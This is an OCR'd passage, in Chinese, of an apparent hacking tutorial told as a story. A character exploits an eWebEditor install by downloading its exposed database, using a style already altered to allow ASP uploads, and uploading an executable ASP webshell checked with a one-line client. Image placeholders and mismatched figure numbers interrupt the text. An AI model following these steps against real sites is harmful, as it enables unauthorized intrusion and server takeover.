


图 14




图 15

只见阿宝继续访问 http://nohack.me/ewebeditor/db/ewebeditor.mdb 时弹出下载的界面，如图 18。

此时阿宝一愣，然后把数据库下载到本地，打开数据库，如图 19。进入 ewebeditor_style 这个表查看有没有被人侵过的痕迹。

“太神奇了。standard1 这个样式竟然被人修改过。这下子发财了。上传图片那里被修改成允许上传 asp 文件了，如图 20。

“太神奇了，简直不可思议！”阿宝边说边敲着键盘，往浏览器上提交 http://nohack.me/ewebeditor/ewebeditor.asp?id=48&style=standard1 语句后便出现 ewebeditor 的编辑界面，如图 21。




图 16





图 17

注释：id 的值就是 standard1 对应的 s_id 的值。

进入设计模式后点击插入图片即可上传asp文件。然


图18

后点击代码编辑模式就可以看到刚上传文件的路径了。

“上传成功了！一切都是浮云，难不倒哥的！”阿宝简直笑疯了。“不知道这个目录能不能解析asp文件，先访问看看再说！”

阿宝用一句话客户端提交上去后，发现上传上去的asp文件能正常解析，如图22。

